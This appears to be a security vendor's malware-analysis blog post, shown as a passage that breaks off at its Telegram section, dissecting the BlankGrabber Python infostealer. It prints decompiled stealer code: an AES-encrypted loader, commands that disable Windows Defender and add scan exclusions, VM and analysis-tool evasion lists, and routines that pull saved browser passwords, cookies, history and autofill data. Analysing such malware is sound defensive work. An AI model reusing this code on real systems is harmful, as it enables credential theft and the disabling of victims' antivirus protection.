Open Source Stealers (OSS) – Python

labs.k7computing.com/index.php/open-source-stealers-oss-python/

By Sekar P January 2, 2024

Python has dominated over other programming languages over the decade and it keeps growing with the support of its open source community. There are many open source python projects and applications that are popular and used by millions of users; but have you heard of open source malware? In recent times, many open source repositories publish working python code to execute data theft operations. With a little knowledge of the Python language, anybody can build the malware and deploy it to the victim's machine.

BlankGrabber

Recently we received a sample from the Third Party antivirus tester, which on the outset looked like a python based binary but was not classified as a pyinstaller packer when we scan with the "Detect it easy" tool as shown below. We found this sample to be the BlankGrabber malware and we will analyse it in this blog.



Figure 1: File type Scan

But when we looked at the strings of the executable, they were found to be related to Python as seen in Figure 2, which kindled us to investigate further.

	Offset	Size	Type	String
25	000299f0	0a	A	%s%c%s%c%s
26	00029a18	0e	A	%s%c%s%c%s%c%s
27	00029a28	0a	A	%s%c%s.pkg
28	00029a38	0a	A	%s%c%s.exe
29	00029a44	06	A	%s%c%s
30	00029a80	09	A	traceback
31	00029a90	10	A	format_exception
32	00029ab0	08	A	__main__
33	00029b08	09	A	%s%c%s.py
34	00029b48	08	A	__file__
35	00029b80	0c	A	_pyi_main_co
36	00029b90	1e	A	pyi-disable-windowed-traceback
37	00029bb0	2c	A	Traceback is disabled via bootloader option.
38	00029be0	09	A	_MEIPASS2
39	00029bf0	10	A	_PYI_ONEDIR_MODE
40	00029ce0	12	A	GetModuleFileNameW
41	00029d28	18	A	Py_DontWriteBytecodeFlag
42	00029d80	0e	A	GetProcAddress
43	00029d90	1c	A	Py_FileSystemDefaultEncoding
44	00029de8	0d	A	Py_FrozenFlag
45	00029e28	18	A	Py_IgnoreEnvironmentFlag
46	00029e80	0d	A	Py_NoSiteFlag
47	00029ec0	16	A	Py_NoUserSiteDirectory
48	00029f10	0f	A	Py_OptimizeFlag
49	00029f50	0e	A	Py_VerboseFlag

Figure 2: Strings found in the sample

Let’s quickly analyse the sample and we will look at the building process

Sample Analysis

Executable looks legitimate with bare eyes and it also got a certificate, although fake, and uses the version information from the “On-Screen Keyboard” which is a benign software of Microsoft as shown in Figure 3 and 4.



Figure 3: Version details



Figure 4: Sign details

As this is a pyinstaller executable, pyinstxtractor (https://github.com/extremecoders-re/pyinstxtractor) can extract the archive's content. Compiled file "loader-o.pyc" can be decompiled using pycdc (https://github.com/zrax/pycdc).

```python
import base64
import os
import sys
import zlib
from zipimport import zipimporter

from pyaes import AESModeOfOperationGCM

zipfile = os.path.join(sys._MEIPASS, "blank.aes")
module = "stub-o"

key = base64.b64decode('jd0h1k0Jh5QyLQZIv2i46ew1G4Xfky53u/Kv7gscHpw=')
iv = base64.b64decode('rkeyUnh21f1AvObg')

def decrypt(key, iv, ciphertext):
    return AESModeOfOperationGCM(key, iv).decrypt(ciphertext)

if os.path.isfile(zipfile):
    with open(zipfile, "rb") as f:
        ciphertext = f.read()
    ciphertext = zlib.decompress(ciphertext[::-1])
    decrypted = decrypt(key, iv, ciphertext)
    with open(zipfile, "wb") as f:
        f.write(decrypted)

    zipimporter(zipfile).load_module(module)
```

Figure 5: Decompiled file – loader-o.py (Entry point)

When we run the script (Figure 5), the decrypted “stub-o.pyc” file will be archived inside the **blank.aes**. Further decompiling the “stub-o.pyc” file will give obfuscated code as shown below.

Figure 6: Obfuscated code

Had to write a small decompile script based on the source code and used the python “dis” module to get the disassembled code.

Pre-execution check

Before collecting the data from the victim’s machine, stealer creates mutex entry to avoid multiple instance, it also does some preliminary preparation by getting admin rights, excludes the executable from defender detection and disable the defender as depicted in Figure 7 and 8.

```
@staticmethod
def UACPrompt(path: str) -> bool: # Shows UAC Prompt
    return ctypes.windll.shell32.ShellExecuteW(None, "runas", path, " ".join(sys.argv), None, 1) == 42

@staticmethod
def DisableDefender() -> None: # Tries to disable the defender
    command = base64.b64decode
    (b'cG93ZXJzaGVsbCBTZXQtTXBQcmVmZXJlbmNlIC1EaXNhYmxlSW50cnVzaW9uUHJldmVudGlvbln5c3RlbSAkdHJ1ZSAtRGlzYWJsZUlPQVZQcm90ZWN0aW9uICR0cnVlIC1EaXNhYmxlUmVhbHRpbWVNb25pdG9yaW5nICR0cnVlIC1EaXNhYmxlU2NyaXB0U2Nhbm5pbmcgJHRydWUgLUVuYWJsZUNvbnRyb2xsZXJGb2xkZXJBY2Nlc3MgRGlzYWJsZWQgLUVuYWJsZU5ldHdvcmtQcm90ZWN0aW9uIEF1ZGl0TW9kZSAtRm9yY2UgLU1BUFNSZXBvcnRpbmcgRGlzYWJsZWQgLVN1Ym1pdFNhbXBsZXNDb25zZW50IE5ldmVyU2VuZCAmJiBwb3dlcnNoZWxsIFNldC1NcFByZWZlcmVuY2UgLVN1Ym1pdFNhbXBsZXNDb25zZW50IDIgJiBJIiAiJVByb2dyYW1GaWxlcyVcV2luZG93cyBEZWZlbmRlclxNcENtZFJ1bi5leGUiIC1SZW1vdmVEZWZpbml0aW9ucyAtQWxs').decode(errors="ignore") # Encoded because it triggers antivirus and it can delete the file
    subprocess.Popen(command, shell=True, creationflags=subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)

@staticmethod
def ExcludeFromDefender(path: str = None) -> None: # Tries to exclude a file or folder from defender's scan
    if path is None:
        path = Utility.GetSelf()[0]
    subprocess.Popen("powershell -Command Add-MpPreference -ExclusionPath '{}'".format(path), shell=True, creationflags=subprocess.
    CREATE_NEW_CONSOLE | subprocess.SW_HIDE)
```

Figure 7: Some of the preliminary functions

```
[1]: import base64
     base64.b64decode('cG93ZXJzaGVsbCBTZXQtTXBQcmVmZXJlbmNlIC1EaXNhYmxlSW50cnVzaW9uUHJldmVudGlvbln5c3RlbSAkdHJ1
     ZSAtRGlzYWJsZUlPQVZQcm90ZWN0aW9uICR0cnVlIC1EaXNhYmxlUmVhbHRpbWVNb25pdG9yaW5nICR0cnVlIC1EaXNhYmxlU2NyaXB0U2
     Nhbm5pbmcgJHRydWUgLUVuYWJsZUNvbnRyb2xsZXJGb2xkZXJBY2Nlc3MgRGlzYWJsZWQgLUVuYWJsZU5ldHdvcmtQcm90ZWN0aW9uIEF1
     ZGl0TW9kZSAtRm9yY2UgLU1BUFNSZXBvcnRpbmcgRGlzYWJsZWQgLVN1Ym1pdFNhbXBsZXNDb25zZW50IE5ldmVyU2VuZCAmJiBwb3dlcn
     NoZWxsIFNldC1NcFByZWZlcmVuY2UgLVN1Ym1pdFNhbXBsZXNDb25zZW50IDIgJiBJIiAiJVByb2dyYW1GaWxlcyVcV2luZG93cyBEZWZlbmRl
     clxNcENtZFJ1bi5leGUiIC1SZW1vdmVEZWZpbml0aW9ucyAtQWxs').decode()

[1]: 'powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableR
     ealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkP
     rotection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend && powershell Set-MpPref
     erence -SubmitSamplesConsent 2 & "%ProgramFiles%\\Windows Defender\\MpCmdRun.exe" -RemoveDefinitions -All'
```

Figure 8: Decoded powershell command to disable defender

If any executable packed while building the malware will be extracted from the data folder and triggered as a separate process then it continues the stealing activity.

```
if Utility.GetSelf()[1] and (Settings.RunBoundOnStartup or not Utility.IsInStartup()) and os.path.isfile(boundFileSrc := os.path.join(sys._MEIPASS, "bound.blank")):
    try:
        Logger.info("Trying to extract bound file")
        if os.path.isfile(boundFileDst := os.path.join(os.getenv("temp"), "bound.exe")): # Checks if any bound file exists (only for exe mode)
            Logger.info("Old bound file found, removing it")
            os.remove(boundFileDst) # Removes any older bound file

        with open(boundFileSrc, "rb") as file:
            content = file.read()
        decrypted = zlib.decompress(content[::-1]) # Decompress the file
        with open(boundFileDst, "wb") as file: # Copies bound file to the new location
            file.write(decrypted)
        del content, decrypted
        Logger.info("Trying to exclude bound file from defender")
        Utility.ExcludeFromDefender(boundFileDst) # Tries to exclude the bound file from Defender
        Logger.info("Starting bound file")
        subprocess.Popen("start bound.exe", shell=True, cwd=os.path.dirname(boundFileDst), creationflags=subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE) # Starts the
        bound file
    except Exception as e:
        Logger.error(e)
```

Figure 9: Bound file execution

VM Protection

It checks the environment where the sample is being executed by using a list of Blacklisted UUID, computernames, usernames and tasks as mentioned in the Figure 10 . Also, it does check the registry keys to see the traces of VM as shown in Figure 11.

```
class VmProtect:

    BLACKLISTED_UUIDS = ('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009', '03DE0294-0480-05DE-1A06-350700080009',
    '11111111-2222-3333-4444-555555555555', '6F3CA5EC-BEC9-4A4D-8274-11168F640058', 'ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548', '4C4C4544-0050-3710-8058-CAC04F59344A',
    '00000000-0000-0000-0000-AC1F6BD04972', '00000000-0000-0000-0000-000000000000', '5BD24D56-789F-8468-7CDC-CAA7222CC121', '49434D53-0200-9065-2500-65902500E439',
    '49434D53-0200-9036-2500-36902500F022', '777D84B3-88D1-451C-93E4-D235177420A7', '49434D53-0200-9036-2500-369025000C65', 'B1112042-52E8-E25B-3655-6A4F54155DBF',
    '00000000-0000-0000-0000-AC1F6BD048FE', 'EB16924B-FB6D-4FA1-8666-17B91F62FB37', 'A15A930C-8251-9645-AF63-E45AD728C20C', '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3',
    'C7D23342-A5D4-68A1-59AC-CF40F735B363', '63203342-0EB0-AA1A-4DF5-3FB37DBB0670', '44B94D56-65AB-DC02-86A0-98143A7423BF', '6608003F-ECE4-494E-B07E-1C4615D1D93C',
    'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A', '49434D53-0200-9036-2500-369025003AF0', '8B4E8278-525C-7343-B825-280AEBCD3BCB', '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27',
    '79AF5279-16CF-4094-9758-F88A616D81B4', 'FE822042-A70C-D08B-F1D1-C207055A488F', '76122042-C286-FA81-F0A8-514CC507B250', '481E2042-A1AF-D390-CE06-A8F783B1E76A',
    'F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C', '9961A120-E691-4FFE-B67B-F0E4115D5919')
    BLACKLISTED_COMPUTERNAMES = ('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4', 'desktop-vrsqlag', 'q9iatrkprh', 'xc64zb', 'desktop-d019gdm',
    'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc', 'desktop-b0t93d6', 'desktop-1pykp29', 'desktop-1y2433r', 'wileypc', 'work', '6c4e733f-c2d9-4', 'ralphs-pc',
    'desktop-wg3myjs', 'desktop-7xc6gez', 'desktop-5ov9s0o', 'qarzhrdbpj', 'oreleepc', 'archibaldpc', 'julia-pc', 'd1bnjkfvlh', 'compname_5076', 'desktop-vkeons4',
    'NTT-EFF-2W11WSS')
    BLACKLISTED_USERS = ('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnfevzx', 'keecfmwgj', 'frank', '8nl0colnq5bq', 'lisa', 'john',
    'george', 'pxmduopvyx', '8vizsm', 'w0fjuovmccp5a', 'lmvwjj9b', 'pqonjhvwexss', '3u2v9m8', 'julia', 'heuerzl', 'harry johnson', 'j.seance', 'a.monaldo', 'tvm')
    BLACKLISTED_TASKS = ('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray', 'vmtoolsd', 'vmwaretray', 'ida64', 'ollydbg',
    'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp', 'x96dbg', 'vmsrvc', 'x32dbg', 'vmusrvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol',
    'ksdumperclient', 'ksdumper', 'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector')
```

Figure 10: Blacklist tuple

```
@staticmethod
def checkRegistry() -> bool: # Checks if user's registry contains any data which indicates that it is a VM or not
    Logger.info("Checking registry")
    r1 = subprocess.run("REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc 2", capture_output=
    True, shell=True)
    r2 = subprocess.run("REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2", capture_output=
    True, shell=True)
    gpucheck = any(x.lower() in subprocess.run("wmic path win32_VideoController get name", capture_output=True, shell=True).stdout.decode(errors="ignore").splitlines()[2].
    strip().lower() for x in ("virtualbox", "vmware"))
    dircheck = any([os.path.isdir(path) for path in ('D:\\Tools', 'D:\\OS2', 'D:\\NT3X')])
    return (r1.returncode != 1 and r2.returncode != 1) or gpucheck or dircheck
```

Figure 11: VM traces on registry key

Stealer Functions

Once it confirms that it is not running under a controlled environment, it will trigger all the stealer functions in multithreading to collect the data and send them to the threat actor quickly as highlighted in Figure 12.

```
for func, daemon in (
    (self.StealBrowserData, False),
    (self.StealDiscordTokens, False),
    (self.StealTelegramSessions, False),
    (self.StealWallets, False),
    (self.StealMinecraft, False),
    (self.StealEpic, False),
    (self.StealGrowtopia, False),
    (self.StealSteam, False),
    (self.StealUplay, False),
    (self.GetAntivirus, False),
    (self.GetClipboard, False),
    (self.GetTaskList, False),
    (self.GetDirectoryTree, False),
    (self.GetWifiPasswords, False),
    (self.StealSystemInfo, False),
    (self.BlockSites, False),
    (self.TakeScreenshot, True),
    (self.Webshot, True),
    (self.StealCommonFiles, True)
):
    thread = Thread(target= func, daemon= daemon)
    thread.start()
    Tasks.AddTask(thread) # Adds all the threads to the task queue

Tasks.WaitForAll() # Wait for all the tasks to complete
Logger.info("All functions ended")
if Errors.errors: # If there were any errors during the process, then save the error messages into a file
    with open(os.path.join(self.TempFolder, "Errors.txt"), "w", encoding= "utf-8", errors= "ignore") as file:
        file.write("# This file contains the errors handled successfully during the functioning of the stealer."
                   + "\n\n" + "=" * 50 + "\n\n" + ("\n\n" + "=" * 50 + "\n\n").join(Errors.errors))
self.SendData() # Send all the data to the webhook
try:
    Logger.info("Removing archive")
    os.remove(self.ArchivePath) # Remove the archive from the system
    Logger.info("Removing temporary folder")
    shutil.rmtree(self.TempFolder) # Remove the temporary folder from the system
except Exception:
```

Figure 12: Different stealer functions

We will see some of the stealer functions used in this malware as part of the data exfiltration.

Browser Data

It collects data from chromium based browsers as depicted in Figure 13.

```
@Errors.Catch
def StealBrowserData(self) -> None: # Steal cookies, passwords and history from the browsers
    if not any((Settings.CaptureCookies, Settings.CapturePasswords, Settings.CaptureHistory or Settings.CaptureAutofills)):
        return

    Logger.info("Stealing browser data")

    threads: list[Thread] = []
    paths = {
        "Brave" : (os.path.join(os.getenv("localappdata"), "BraveSoftware", "Brave-Browser", "User Data"), "brave"),
        "Chrome" : (os.path.join(os.getenv("localappdata"), "Google", "Chrome", "User Data"), "chrome"),
        "Chromium" : (os.path.join(os.getenv("localappdata"), "Chromium", "User Data"), "chromium"),
        "Comodo" : (os.path.join(os.getenv("localappdata"), "Comodo", "Dragon", "User Data"), "comodo"),
        "Edge" : (os.path.join(os.getenv("localappdata"), "Microsoft", "Edge", "User Data"), "msedge"),
        "EpicPrivacy" : (os.path.join(os.getenv("localappdata"), "Epic Privacy Browser", "User Data"), "epic"),
        "Iridium" : (os.path.join(os.getenv("localappdata"), "Iridium", "User Data"), "iridium"),
        "Opera" : (os.path.join(os.getenv("appdata"), "Opera Software", "Opera Stable"), "opera"),
        "Opera GX" : (os.path.join(os.getenv("appdata"), "Opera Software", "Opera GX Stable"), "operagx"),
        "Slimjet" : (os.path.join(os.getenv("localappdata"), "Slimjet", "User Data"), "slimjet"),
        "UR" : (os.path.join(os.getenv("localappdata"), "UR Browser", "User Data"), "urbrowser"),
        "Vivaldi" : (os.path.join(os.getenv("localappdata"), "Vivaldi", "User Data"), "vivaldi"),
        "Yandex" : (os.path.join(os.getenv("localappdata"), "Yandex", "YandexBrowser", "User Data"), "yandex")
    }

    for name, item in paths.items():
        path, procname = item
        if os.path.isdir(path):
            def run(name, path):
                try:
                    Utility.TaskKill(procname)
                    browser = Browsers.Chromium(path)
                    saveToDir = os.path.join(self.TempFolder, "Credentials", name)

                    passwords = browser.GetPasswords() if Settings.CapturePasswords else None
                    cookies = browser.GetCookies() if Settings.CaptureCookies else None
                    history = browser.GetHistory() if Settings.CaptureHistory else None
                    autofills = browser.GetAutofills() if Settings.CaptureAutofills else None

                    if passwords or cookies or history or autofills:
                        os.makedirs(saveToDir, exist_ok=True)
```

Figure 13: Browser data exfiltration

As highlighted in Figure 14, it fetches the password, history, cookie and autofill details by querying the sqlite DB which stores the browser activity on the user's system.

```
def GetPasswords(self) -> list[tuple[str, str, str]]: # Gets all passwords from the browser
    encryptionKey = self.GetEncryptionKey()
    passwords = list()

    if encryptionKey is None:...

    loginFilePaths = list()

    for root, _, files in os.walk(self.BrowserPath):...

    for path in loginFilePaths:
        while True:...

        try:...
        except Exception:...
        db = sqlite3.connect(tempfile)
        db.text_factory = lambda b : b.decode(errors= "ignore")
        cursor = db.cursor()
        try:
            results = cursor.execute("SELECT origin_url, username_value, password_value FROM logins").fetchall()

            for url, username, password in results:
```

```
def GetHistory(self) -> list[tuple[str, str, int]]: # Gets all browsing history of the browser
    history = list()
    historyFilePaths = list()

    for root, _, files in os.walk(self.BrowserPath):...

    for path in historyFilePaths:
        while True:...

        try:...
        except Exception:...
        db = sqlite3.connect(tempfile)
        db.text_factory = lambda b : b.decode(errors= "ignore")
        cursor = db.cursor()
        try:
            results = cursor.execute('SELECT url, title, visit_count, last_visit_time FROM urls').fetchall()

            for url, title, vc, lvt in results:
                if url and title and vc is not None and lvt is not None:
                    history.append((url, title, vc, lvt))
        except Exception:
```

```
def GetCookies(self) -> list[tuple[str, str, str, str, int]]: # Gets all cookies from the browser
    encryptionKey = self.GetEncryptionKey()
    cookies = list()

    if encryptionKey is None:...

    cookiesFilePaths = list()

    for root, _, files in os.walk(self.BrowserPath):...

    for path in cookiesFilePaths:
        while True:...

        try:...
        except Exception:...
        db = sqlite3.connect(tempfile)
        db.text_factory = lambda b : b.decode(errors= "ignore")
        cursor = db.cursor()
        try:
            results = cursor.execute("SELECT host_key, name, path, encrypted_value, expires_utc FROM cookies").fetchall()
```

```
stub.py

def GetAutofills(self) -> list[str]:
    autofills = list()
    autofillsFilePaths = list()

    for root, _, files in os.walk(self.BrowserPath):...

    for path in autofillsFilePaths:
        while True:
            tempfile = os.path.join(os.getenv("temp"), Utility.GetRandomString(10) + ".tmp")
            if not os.path.isfile(tempfile):
                break

        try:
            shutil.copy(path, tempfile)
        except Exception:
            continue
        db = sqlite3.connect(tempfile)
        db.text_factory = lambda b : b.decode(errors= "ignore")
        cursor = db.cursor()
        try:
            results: list[str] = [x[0] for x in cursor.execute('SELECT value FROM autofill').fetchall()]
```

Figure 14: Querying sqlite DB

Discord Data

Especially malware like BlankGabber mainly used to collect the discord information from the victim's machine. As shown in the Figure 15, it collects the data from various places and get the discord profile information.



Figure 15: Discord user information stealer

Telegram data

